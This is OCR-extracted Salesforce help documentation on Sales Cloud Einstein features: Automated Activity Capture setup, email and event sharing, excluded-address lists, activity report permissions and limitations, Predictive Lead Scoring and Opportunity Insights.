How does Salesforce determine if an email or event gets added to a record?

- For contacts, leads, and person accounts, if the email address on the email or event matches the email address on the record, Salesforce adds the email or event to the record.
- For accounts, Salesforce looks at related contacts. If emails and events are added to a contact, those emails and events are also added to the account listed in the contact's `Account` field.
- For opportunities, Salesforce looks at contact roles. When you add a contact role to an opportunity, you can associate it with a contact or person account. If emails and events are added to a contact or person account that's associated with an opportunity's contact role, those emails and events are also added to the opportunity.

SEE ALSO:


Automated Activity Capture

Connect Your Email and Calendar to Salesforce

If you have Sales Cloud Einstein or Inbox, you can connect up to five Google™ and Microsoft® Office 365® email and calendar accounts to Salesforce.

Note: After your Salesforce admin setups up Inbox orSales Cloud Einstein, Salesforce asks you to connect your email and calendar account. If this doesn't happen or you want to connect additional accounts, follow the steps below.

1. From your personal settings, enter `Automated Activity Capture` in the `Quick Find` box, then select **Settings** under Automated Activity Capture.
2. Under Connected Accounts, click **New Account**.



3. Follow the steps to connect an account.

After you connect an account, it takes up to 24 hours for us to add your emails and events to related Salesforce records. We go back six months when adding your past emails and events.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Guidelines for Using Automated Activity Capture

Automated Activity Capture

Prevent Emails and Events from Being Added to Salesforce

Prevent emails and events associated with particular people or companies from being added to Salesforce by Automated Activity Capture. To do so, add their address to your Excluded Addresses list.

1. From personal settings, enter **Excluded Addresses** in the `Quick Find` box, then click **Excluded Addresses**.
2. Update the Excluded Addresses list.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Add Email and Domain Addresses to Your Org's Excluded Addresses List

Automated Activity Capture

Share Emails and Events

To supercharge collaboration, choose how you want to share your emails and events. You can share with everyone, with Chatter groups, or with no one. Only users who automatically add their emails and events to Salesforce with Automated Activity Capture can share their emails and events.


1. From your personal settings, enter `Automated Activity Capture` in the `Quick Find` box, then select **Settings** under Automated Activity Capture.
2. Under Sharing Settings for All Emails and Events, click **Change**.
3. Select who you want to share your emails and events with. If you share with groups, you can choose up to 20 groups.

Your sharing setting is applied to *all your emails and events*, except those that you've individually set sharing for. To set sharing setting for an individual email or event, find the email or event on the activity timeline and select a new sharing setting.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions



Set Up a Group for Sharing Emails and Events

To share your emails and events with a group, the group's owner or manager needs to configure the group. Only users who automatically add their emails and events to Salesforce with Automated Activity Capture can share with groups.

SEE ALSO:

Automated Activity Capture

Set Up a Group for Sharing Emails and Events


To share your emails and events with a group, the group's owner or manager needs to configure the group. Only users who automatically add their emails and events to Salesforce with Automated Activity Capture can share with groups.

1. Click the **Groups** tab.
2. Create or update a group.
3. Select `Enable email and event sharing`. If this option isn't available, ask your Salesforce administrator to add it to the group layout.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions



4. Save the group.

   Members of this group who automatically add their emails and events to Salesforce with Automated Activity Capture can choose to share their emails and events with the group.

SEE ALSO:

Let Sales Reps Share Emails and Events with Groups

Share Emails and Events

Automated Activity Capture

Guidelines for Using Automated Activity Capture

Get the most out of Automated Activity Capture by following a few guidelines.

- If two (or more) contacts or leads have the same email address, Salesforce adds related emails or events to both records. If one of those records is related to an account or opportunity, only emails and events from the most recently updated record show up on the account or opportunity.
- When you share an individual email or event with a group and then delete that group, the setting for the individual email or event is removed.
- If you connect a Google account, Google events are added to your Salesforce calendar.
- For Google accounts, Salesforce adds emails and events from the last six months. For Office 365 accounts, Salesforce adds emails and events from the last two years. Email attachments aren't added to Salesforce.
- All senders and recipients own an email. All guests own an event. Only the owner of an email or event can control how its full contents are shared in Salesforce. If multiple people own an email or event, the most permissive settings win. For example, you share an email with three groups. Your colleague shares the email with two other groups. Then, the email is shared with all five groups.
- If Platform Encryption is enabled for your org, emails and events added to Salesforce don't show the names of encrypted contacts and leads.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

- To disable Automated Activity Capture from Setup, Salesforce administrators can enter *Settings* in the Quick Find box, then select **Settings** under Automated Activity Capture.

SEE ALSO:

Automated Activity Capture

Optimize Automated Activity Capture for Your Org

To help your sales team get the most out of Automated Activity Capture, Salesforce administrators can complete a few steps. Let reps share emails and events with groups, give them access to activity reports, and configure the org's Excluded Addresses list.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

1. Let Sales Reps Share Emails and Events with Groups
   To increase team collaboration, Salesforce administrators can configure group layouts to let sales reps share their emails and events with customizable groups.
2. Add Email and Domain Addresses to Your Org's Excluded Addresses List
   Salesforce administrators can prevent emails and events associated with particular people or companies from being added to Salesforce with Automated Activity Capture by any users in their org. To do so, add the email or domain address for those people or companies to the org's Excluded Addresses list.
3. Give Sales Reps Access to Activity Reports
   Each org with Sales Cloud Einstein or Inbox gets five Wave app permission set licenses. If the Salesforce administrator assigns the permission set license and related system permissions to a user, they can access the activity reports from the Einstein Analytics tab.
4. Review Activity Reports
   Activities added to Salesforce with Automated Activity Capture don't show up in standard or custom Salesforce reports. However, Automated Activity Capture comes with activity reports that provide a summary of all activities, including those added with Automated Activity Capture.


SEE ALSO:

Automated Activity Capture

Let Sales Reps Share Emails and Events with Groups

To increase team collaboration, Salesforce administrators can configure group layouts to let sales reps share their emails and events with customizable groups.

1. From Setup, enter *Group Layouts* in the Quick Find box, then select **Group Layouts**.
2. Add the Enable email and event sharing field to group layouts.



EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To edit group layouts:

- "Customize Application"

To use a group for sharing emails and events, the group's owner can select Enable email and event sharing on the group's settings. Then, members of the group can share their emails and events with the group.

SEE ALSO:

Optimize Automated Activity Capture for Your Org

Add Email and Domain Addresses to Your Org's Excluded Addresses List

Salesforce administrators can prevent emails and events associated with particular people or companies from being added to Salesforce with Automated Activity Capture by any users in their org. To do so, add the email or domain address for those people or companies to the org's Excluded Addresses list.

Tip: Make sure your company's domain is added to your org's Excluded Addresses list. Then, emails just between your users aren't added to Salesforce.

1. From Setup, enter *Excluded Addresses* in the Quick Find box, then select **Excluded Addresses**.
2. Update the Excluded Addresses list.

SEE ALSO:

Prevent Emails and Events from Being Added to Salesforce

Optimize Automated Activity Capture for Your Org

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To update the org's Excluded Addresses list:


- "Customize Application" and "Modify All Data"

Give Sales Reps Access to Activity Reports


Each org with Sales Cloud Einstein or Inbox gets five Wave app permission set licenses. If the Salesforce administrator assigns the permission set license and related system permissions to a user, they can access the activity reports from the Einstein Analytics tab.

Warning: If you give sales reps access to activity reports, they may see data that's normally hidden from them by access settings or field-level security.

1. Create a permission set.
2. From the `License` drop-down list, select the **Wave Template Administration** permission set license.



3. Click **Save**.
4. Click **System Permissions**.
5. Enable all system permissions.



6. Assign the permission set to up to five users in your org.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and assign permission sets:

- "Customize Application" and "Modify All Data"

Assigned users can view activity reports from the Einstein Analytics tab.

SEE ALSO:

Review Activity Reports


Optimize Automated Activity Capture for Your Org

Review Activity Reports

Activities added to Salesforce with Automated Activity Capture don't show up in standard or custom Salesforce reports. However, Automated Activity Capture comes with activity reports that provide a summary of all activities, including those added with Automated Activity Capture.

Note: If you don't see the Einstein Analytics tab, ask your Salesforce admin to give you access.

1. Click the **Einstein Analytics** tab.
2. Review the Wave activity reports.



EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To review activity reports:

- "Download Wave Analytics Data," "Manage Wave Analytics Templated Apps," and "Use Wave Analytics Templated Apps"

SEE ALSO:

Give Sales Reps Access to Activity Reports

Optimize Automated Activity Capture for Your Org

Automated Activity Capture

Automated Activity Capture Limitations

To better understand how Automated Activity Capture works and get the most out of it, review some email, calendar, and reporting limitations.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

General Limitations

- Alerts in the Assistant don't reflect emails and events that were added to Salesforce with Automated Activity Capture.

Email Limitations

- If multiple contacts or leads have the same email address, Salesforce adds related emails or events to both records. If one of those records is related to an account or opportunity, only emails and events from the most recently updated record show up on the account or opportunity.
- After connecting your email and calendar to Salesforce with Automated Activity Capture, you can't send emails from Salesforce using an organization-wide email address. Emails sent from Salesforce go through your connected email account. You can connect up to five accounts.

Calendar Limitations

- If you update a Google™ or Microsoft® Office 365® calendar event that started two or more days ago, the update isn't reflected in Salesforce.
- Changes to events in Salesforce are not reflected on Google or Office 365 calendars.
- Salesforce adds Google events to your Salesforce calendar but not Office 365 events.
- Your Salesforce calendar doesn't show Google events starting more than a month before and ending more than a month after the period that you're viewing.

Reporting Limitations

- Activities added to Salesforce with Automated Activity Capture don't show up in standard Salesforce reports. However, Automated Activity Capture includes activity reports that provide a summary of sales activities, including those added with Automated Activity Capture.

SEE ALSO:

Automated Activity Capture

Predictive Lead Scoring

Predictive Lead Scoring shows you which of your leads best fit your company's successful conversion patterns.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein in: **Enterprise**, **Performance**, and **Unlimited** Editions

See Which Leads Are Most Likely to Convert with Predictive Lead Scoring
Use artificial intelligence to score your leads by how well they fit your company's successful conversion patterns. Let your sales team prioritize their leads by lead score. See which fields influence each lead score most.

SEE ALSO:

Considerations for Setting Up Sales Cloud Einstein
Set Up Sales Cloud Einstein
Sales Cloud Einstein

See Which Leads Are Most Likely to Convert with Predictive Lead Scoring

EDITIONS

Available in: Lightning Experience


Available with Sales Cloud Einstein in: **Enterprise**, **Performance**, and **Unlimited** Editions

Use artificial intelligence to score your leads by how well they fit your company's successful conversion patterns. Let your sales team prioritize their leads by lead score. See which fields influence each lead score most.


Einstein Predictive Lead Scoring uses a combination of data science and machine learning to discover the patterns of lead conversion in your business, and to predict which current leads to prioritize. By using machine learning, Predictive Lead Scoring provides a simpler, faster, and more accurate solution than traditional rules-based lead scoring approaches.

Predictive Lead Scoring analyzes your past leads, including any custom fields, to determine which of your current leads have the most in common with leads that have been successfully converted with opportunities in the past. Predictive Lead Scoring adds a Lead Score field to leads. The Lead Score lets sales reps prioritize their work by ranking leads according to their similarities to prior converted leads. Leads with higher scores have more in common with leads that have converted in the past.

The lead score appears in the Einstein component on lead detail pages. The component also shows sales reps which of the lead's fields had the greatest positive (1) or negative (2) influence on its score. Fields that aren't listed in the Einstein component still influence the score, but less than the fields listed.



When you or your users add the Score field to list views, hovering over a score (1) displays the insights (2) behind the score. When sales reps focus on leads with higher scores, they're likely to convert more of them to opportunities. The lock (3) indicates that the score is read-only.



Predictive Lead Scoring periodically reanalyzes your historical leads and updates the scores for your current leads accordingly.

Predictive Lead Scoring includes a dashboard with reports that show key lead score metrics for your org.

- Average Lead Score by Lead Source
- Conversion Rate by Lead Score
- Lead Score Distribution: Converted and Lost Opportunities

Opportunity Insights


Provide your sales reps relevant updates about their opportunities to help them win more deals. They get predictions about which deals are likely to be won, reminders to follow up, and notifications when key moments in a deal take place.

Note: For now, account- and opportunity-related insights are available in English only.

EDITIONS


Available in: Lightning Experience

Available with Sales Cloud Einstein in: **Enterprise**, **Performance**, and **Unlimited** Editions




Opportunity Insights offers notifications about different opportunities precisely when they're needed on the Home page, opportunity records, and in list views.

Sales reps can see all the insights related to their deals on the Home page. The Home page also features relevant actions related to different opportunities, such as the ability to edit an opportunity's close date or email a contact who hasn't responded to a request. Reps can also dismiss insights or leave feedback about the relevance of individual insights.



Note: To see the email action on insights, you must create an email global quick action. For more information, see "Create Global Quick Actions" in the Salesforce Help.


On an opportunity record, reps can see all insights related to an opportunity.



You can also customize list views to show insights.

Opportunity Insights is available with Lightning for Outlook and Lightning for Gmail.

Each insight offers details about why it's shown, tying it to relevant metrics.



Three different types of insights are available.

- Deal Predictions—See predictions based on recent activity and existing opportunity data, such as whether a deal is more or less likely to close, or if a deal seems unlikely to close in time.

- Follow-Up Reminders—Get reminders to follow up when a contact hasn't responded in a while, or if there hasn't been any communication related to an important opportunity for a significant period of time.
- Key Moments—Get notified when key moments related to a deal take place, such as if a contact mentions a competitor or is leaving their company.

Insights are visible to Einstein users with the proper record and activity access, which might include:

- Opportunity owners
- Opportunity team members
- Direct managers of opportunity owners and team members

If the opportunity owners or team members are changed, prior owners and team members can still access related insights. Additionally, all Einstein users that have permission to view an opportunity can see the related insights on the record's detail page.

Tip: Many opportunity-related insights are derived from your reps' activities, such as emails and events. If an insight comes from a private email, then the insight is public, but the email content is not displayed. Privacy settings are determined by the activity owner, so to get the most out of Opportunity Insights, encourage your reps to set their **Sharing Setting for All Emails and Events** to Everyone.

SEE ALSO:

Considerations for Setting Up Sales Cloud Einstein

Set Up Sales Cloud Einstein

Sales Cloud Einstein

Account Insights

Let artificial intelligence help your sales team maintain their relationships with customers. With Account Insights, your team stays informed about key business developments that affect their customers.

Note: For now, account- and opportunity-related insights are available in English only.

